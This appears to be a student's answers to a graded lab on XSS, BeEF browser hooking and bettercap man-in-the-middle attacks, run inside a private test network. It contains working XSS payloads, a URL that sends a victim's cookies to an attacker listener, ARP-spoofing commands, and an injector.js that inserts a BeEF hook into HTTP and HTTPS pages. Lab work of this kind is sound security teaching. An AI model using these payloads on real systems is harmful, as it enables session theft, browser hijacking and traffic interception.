
Task 1 (2 %): Perform a JavaScript injection by changing the URL query parameter (parameter "q") in `http://<Kali's IP>:5000//task1?q=42`. The code should raise a popup (alert). Report the URL you created for this purpose.

URL: http://10.13.37.105:3000/task1?q=<script>alert('task1')</script>


React App
Not secure
10.13.37.105:3000/task1?q=<script>alert(%27task1%27)</script>
OK


You searched for:<script>alert('task1')</script>

10.13.37.105:3000 says

task1

Task 2 (5 %): Visit `http://<Kali's IP>:5000/task2`. This time this is a message board. Create an alert() JavaScript code and inject it in the message board. Report the message you entered to confirm that you get an alert.

<script>alert('task2')</script>



Message board

Hey check #cybersecurity!

Yeah!!

It's the best!

#cybersec is better!!

<script>alert('task2')</script>


10.13.37.105:3000 says

task2

Task 3 (10 %): In this task, you perform cookie stealing. Suppose that the victim (Windows 7) has access to `http://<Kali's IP>:5000//task1?q=42`. And you have a server running on the attacker listening on port 5050 (http://<Kali's IP>:5050) that logs all the requests made to it. What is the URL you can send to the victim in order to steal their cookies and send them to the server listening on Kali on port 5050? Note that the server can log all the request query parameters.


Hint: There may be different ways to solve

http://10.13.37.105:3000/task1?q=<script>window.location='http://10.13.37.105:5050/?cookie='%2Bdocument.cookie</script>



10.13.37.105:3000/task1?q=<script>window.location=%27http://10.13.37.105:5050/?cookie=%27%2Bdocument.cookie</script>

You searched for:<script>window.location='http://10.13.37.105:5050/?cookie='+document.cookie</script>




```
┌──(kali㉿kali)-[~/Desktop/xss/backend]
└─$ node index.js
{}
{ cookie: 'csrf=abcdefg' }
{ cookie: 'csrf=abcdefg' }
```

Task 4 (4 %): Assuming you have already started BeEF, perform the simplest way to hook by navigating in Kali's browser to http://127.0.0.1:3000/demos/basic.html Links to an external site.. This will load the `hook.js`. After that confirm that your browser is hooked by checking Online Browsers in BeEF's left panel. After doing so close the demo page you opened and wait a bit to confirm that now there is no browser in Online Browsers.

Now do the same from the target browser (Windows 7 Chrome) but instead of navigating to http://127.0.0.1:3000/demos/basic.html Links to an external site., navigate to http://<Kali's IP>:3000/demos/basic.html Ensure that the browser is hooked.

Post a screenshot of the hooked browser in Windows 7, and report the list of browser's plugins through BeEF (*Hint*: Search Browser info through BeEF).


BeEF Basic Demo
Not secure
10.13.37.105:3000/demos/basic.html
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
11:30 PM
10/21/2022

You should be hooked into **BeEF**.


Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- The Browser Exploitation Framework Project homepage
- BeEF Wiki
- Browser Hacker's Handbook
- Slashdot


Have a go at the event logger. Insert your secret here:

You can also load up a more advanced demo page.




Key	Value
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.datestamp	Fri Oct 21 2022 23:30:15 GMT-0700 (Pacific Daylight Time)
browser.engine	Blink
browser.language	en-US
browser.name.reported	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/53
browser.platform	Win32
browser.plugins	PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF
browser.window.cookies	csrf=abcdefg; BEEFHOOK=g8Yir6rdCXyaxghEmV6Ipabqrju53PRc7L95lk3c16TmJewbM1TRW7bYvYUQlt59fdtfs6tBEMOlD1Q
browser.window.hostname	10.13.37.105
browser.window.hostport	3000
browser.window.origin	http://10.13.37.105:3000
browser.window.referrer	Unknown
browser.window.size.height	689

Task 5 (2 %): Create a sample Web page that is infected with hook.js (http://localhost:3000/hook.js Links to an external site.). Store the website in a file called `index.html` in path `/var/www/html`. Visit the Web page from the target machine and confirm that the browser is hooked. Report the contents of the index.html file.



My BeEF hooked page
Not secure | 10.13.37.105/index.html

This page should be running the hook script for BeEF

the contents of the index.html file:


root@kali: /var/www/html

```
<html>
    <head>
    <title>
        My BeEF hooked page
    </title>
    <script src="http://10.13.37.105:3000/hook.js"></script>
    </head>
    <body>
        <p>This page should be running the hook script for BeEF</p>
    </body>
</html>
```


BeEF Control Panel
127.0.0.1:3000/ui/panel#id=T89dPjdQVb8nxcrVVh7T7xdBwkKZBEqux1epszjMSDr2S0oULjycBKIVTLCr4bzN6QqbueBq3HzZYM7g

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
BeEF 0.5.4.0 | Logout
Getting Started Logs Zombies Current Browser
Details Logs Commands Proxy XssRays Network

Hooked Browsers
- Online Browsers
  - 10.13.37.105
    - 10.13.37.112
- Offline Browsers
  - 10.13.37.105
    - 10.13.37.111
  - 127.0.0.1
  - 127.0.0.1

Key	Value
browser.language	en-US
browser.name.reported	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
browser.platform	Win32
browser.plugins	PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF
browser.window.cookies	BEEFHOOK=T89dPjdQVb8nxcrVVh7T7xdBwkKZBEqux1epszjMSDr2S0oULjycB…
browser.window.hostname	10.13.37.105
browser.window.hostport	80
browser.window.origin	http://10.13.37.105


Task 6 (2 %): Open bettercap and perform a man-in-the middle attack against the victim machine. Use also the net sniffer with the verbose flag set to false. Report the commands in bettercap you used to perform the MITM attack.

Commands:

```
set net.sniff.verbose true
net.sniff on
set arp.spoof.targets 10.13.37.112
arp.spoof on
```

Task 7 (10 %): In order to inject the script we are going to use an injector script (download it from here Links to an external site. or here Download here). As you can see `line 12` is commented out. Replace the commented out line so that the injected javascript displays a popup (alert) that says "Successful Injection". Report the complete injector.js you used.


Command: set http.proxy.script /home/kali/injector.js
injector.js:



```
function onLoad() {
    log( "Injector loaded." );
    log("targets: " + env['arp.spoof.targets']);
}

function onResponse(req, res) {
    if( res.ContentType.indexOf('text/html') == 0 ){
        var body = res.ReadBody();
        if( body.indexOf('</head>') != -1 ) {
            res.Body = body.replace(
                '</head>',
                '<script>alert(\'Successful Injection\')</script></head>'
            );
        }
    }
}
```

Task 8 (2 %) Navigate to an **HTTP** website (e.g http://solanaceaesource.org/

[Links to an external site.](#)) and check that the popup window is displayed properly. Post a screenshot of the alert in the HTTP website you visited.



www.columbia.edu says

Successful Injection

Task 9 (10 %): Now try visiting an HTTPS website. You will not see the alert this time. Why doesn't this method work on HTTPS websites according to your opinion? How would one be able to make this method work on HTTPS theoretically?

Why: Because HTTPS uses an encryption protocol to encrypt communications. And bettercap cannot decrypt it, so it cannot inject content in the page.
How: Theoretically, we need to bypass the HTTPS.
To do that, we either need to break the encryption (practically impossible) or need to convince the client, that it is communicating directly with the expected server even if the client is communicating with the attacker. The latter is prevented by authenticating the server, i.e. making sure that the certificate provided by the server is the expected one and that the matching private key is owned by the server. Thus, in order to be an undetected man in the middle one would need to convince the client to trust the attacker's certificate. By design this should be impossible, but there are flaws that might make it possible in some cases. For example, an attacker could compromise the original server and steal the certificate's private key. Or an attacker could compromise the client and install a trusted CA.

Task 10 (10 %): How does the HTTP Javascript injection work in this case in terms of file/packet inspection? Explain in a few sentences.

The http.proxy module is a full featured HTTP transparent proxy. By using together with arp.spoof module, all HTTP traffic will be redirected to it and it will automatically handle port


redirections as needed.
First, victim tried to open an HTTP site, so it sent a HTTP request to the HTTP server.
Actually this request was not sent directly to the server, but redirected to and forwarded through the attacker (http.proxy module).
Then the server sent the HTTP response back, which was not sent directly to the vitcim but redirected to and forwarded through the attacker (http.proxy module).
When the attacker (http.proxy module) received the HTTP response, it modified the content to inject javascript code into the HTML page.
From the user's point of view, this is no different from visiting a web page normally. That's why it is called "transparent proxy". User didn't know the HTTP request and response were redirected and forwarded by the attacker. Of course, the user didn't know that the page has been modified and injected.

Task 11 (5 %): Load the key and the certificate to bettercap's `https.proxy module`. Then, load the script injector to `https.proxy` module and start the module. Report the commands you used.

Commands:

```
set https.proxy.certificate /root/.mitmproxy/mitmproxy-ca-cert.pem
set https.proxy.key /root/.mitmproxy/mitmproxy-ca.pem
set https.proxy.script /home/kali/injector.js
https.proxy on
```


Task 12 (2 %): After starting the module go to https://facebook.com Links to an external site. and verify that the injector works. Post screenshot of the website after successful script injection.



Successful Injection

Task 13 (4 %): Modify the injector.js to include the hook and remove the alert.

Report the modified injector.js.




```
function onLoad() {
    log( "Injector loaded." );
    log("targets: " + env['arp.spoof.targets']);
}

function onResponse(req, res) {
    if( res.ContentType.indexOf('text/html') == 0 ){
        var body = res.ReadBody();
        if( body.indexOf('</head>') != -1 ) {
            res.Body = body.replace(
                '</head>',
                '<script src="http://10.13.37.105:3000/hook.js"></script></head>'
            );
        }
    }
}
```

Task 14 (10 %): Now close all tabs and navigate to the HTTPS website https://twitter.com Links to an external site.. Go back to BeEF panel and check if the target browser is hooked. It should not be hooked. Now check the certificate of the website you are using. Is it the same as the produced certificate by mitmproxy? If not ensure that it is. Why isn't the injection working?

Yes, it's the same as the produced certificate by mitmproxy.

It didn't work because victim visited the website over a secure HTTPS connection, but the script hook.js was loaded over an insecure HTTP connection (http://localhost:3000/hook.js). This is called mixed content because both HTTP and HTTPS content are being loaded to display the same page, and the initial request was secure over HTTPS. In this case, the chrome browser blocks insecure content in the page using HTTP.
Although we loaded the key and the certificate to bettercap's https.proxy module and the website really used the same certificate, the hook.js wasn't loaded in the page so the target browser wasn't hooked.
Requesting subresources using the insecure HTTP protocol weakens the security of the entire page, as these requests are vulnerable to on-path attacks, where an attacker eavesdrops on a network connection and views or modifies the communication between two parties. Using these resources, attackers can track users and replace content on a website, and in the case of active mixed content, take complete control over the page, not just the insecure resources. Although many browsers report mixed content warnings to the user, by the time this happens, it is too late: the insecure requests have already been performed and the security of the page is compromised.
This is why browsers are increasingly blocking mixed content.

By the way, if I changed the browser to IE, it would be hooked:

